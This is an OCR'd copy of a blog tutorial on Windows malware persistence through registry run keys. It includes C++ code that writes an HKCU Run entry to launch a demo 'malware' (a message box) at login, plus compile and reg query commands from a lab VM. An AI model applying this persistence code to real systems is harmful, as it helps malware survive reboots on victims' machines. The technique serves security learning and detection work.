
Malware development: persistence - part 1. Registry run keys. C++ example.

cocomelonc.github.io/tutorial/2022/04/20/malware-pers-1.html

April 20, 2022

2 minute read

Hello, cybersecurity enthusiasts and white hackers!



This post starts a series of articles on windows malware persistence techniques and tricks.


Today I'll write about the result of my own research into the "classic" persistence trick: startup folder registry keys.

run keys


Adding an entry to the "run keys" in the registry will cause the app referenced to be executed when a user logs in. These apps will be executed under the context of the user and will have the account's associated permissions level.

The following run keys are created by default on Windows Systems:


`HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run`



`HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce`




`HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run`



> Please note that this suggests to another trick to anti-VM (VirtualBox)

`HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce`



Threat actors can use these configuration locations to execute malware to maintain persistence through system reboots. Threat actors may also use masquerading to make the registry entries look as if they are associated with legitimate programs.


practical example

Let's go to look at a practical example. Let's say we have a *"malware"* `hack.cpp`:


```
/*
meow-meow messagebox
author: @cocomelonc
*/
#include <windows.h>

int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int
nCmdShow) {
  MessageBoxA(NULL, "Meow-meow!","=^..^=", MB_OK);
  return 0;
}
```

Let's go to compile it:

```
x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -mwindows -I/usr/share/mingw-
w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-
exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```



And save it to folder `Z:\\2022-04-20-malware-pers-1\`:



Then, let's create a script `pers.cpp` that creates registry keys that will execute our program `hack.exe` when we log into Windows:


```
/*
pers.cpp
windows low level persistense via start folder registry key
author: @cocomelonc
https://cocomelonc.github.io/tutorial/2022/04/20/malware-pers-1.html
*/
#include <windows.h>
#include <string.h>

int main(int argc, char* argv[]) {
  HKEY hkey = NULL;
  // malicious app
  const char* exe = "Z:\\2022-04-20-malware-pers-1\\hack.exe";

  // startup
  LONG res = RegOpenKeyEx(HKEY_CURRENT_USER,
(LPCSTR)"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", 0 , KEY_WRITE, &hkey);
  if (res == ERROR_SUCCESS) {
    // create new registry key
    RegSetValueEx(hkey, (LPCSTR)"hack", 0, REG_SZ, (unsigned char*)exe, strlen(exe));
    RegCloseKey(hkey);
  }
  return 0;
}
```

As you can see, logic is simplest one. We just add new registry key. Registry keys can be added from the terminal to the run keys to achieve persistence, but since I love to write code, I wanted to show how to do it with some lines of code.

demo


Let's compile our `pers.cpp` script:

```
x86_64-w64-mingw32-g++ -O2 pers.cpp -o pers.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```




Then, first of all, check registry keys in the victim's machine:

```
reg query "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /s
```




Then, run our `pers.exe` script and check again:


```
.\pers.exe
reg query "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /s
```




As you can see, new key added as expected.

So now, check everything in action. Logout and login again:


win10-x64 (peekaboo) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Recycle Bin
x64dbg
PE-bear
malware
Create
Wednesday
Change account settings
Lock
Sign out
Paint 3D
Office
OneNote
Play
Xbox Con...
Photos
Type here to search
9:39 AM
4/20/2022
Right Ctrl

